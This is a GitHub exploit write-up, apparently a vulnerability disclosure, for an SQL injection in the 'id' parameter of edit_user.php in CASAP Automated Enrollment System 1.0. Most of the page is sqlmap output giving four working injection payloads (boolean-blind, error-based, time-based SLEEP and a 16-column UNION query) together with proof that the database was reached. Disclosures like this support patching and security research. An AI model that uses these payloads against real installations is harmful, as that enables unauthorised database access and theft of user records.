
BigTiger2020 Create CASAP-Automated-Enrollment-System-2.md History

1 contributor

8 lines (8 sloc) | 630 Bytes

- Exploit Title: CASAP-Automated-Enrollment-System 1.0 - "id" SQL Injection in edit_user.php
- Vendor Homepage: https://www.sourcecodester.com/php/12210/casap-automated-enrollment-system.html
- Software Link:https: https://www.sourcecodester.com/download-code?nid=12210&title=CASAP+Automated+Enrollment+System+using+PHP%2FMySQLi+with+Source+Code
- Version: 1.0
- Vulnerable file: edit_user.php



- Vulnerability proof :

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8359=8359 AND 'Said'='Said

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' OR (SELECT 8775 FROM(SELECT COUNT(*),CONCAT(0x7178787071,(SELECT (ELT(8775=8775,1))),0x7171767671,FLO
OR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'tDBY'='tDBY

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9368 FROM (SELECT(SLEEP(5)))qeRj) AND 'liyl'='liyl

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: id=-2893' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178787071,0x516f697177775548586d717
a774661586c5365736b4f51456e634c445663564c594e45784569504a,0x7171767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[15:15:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:15:30] [INFO] fetching current database
current database: 'bilal'
```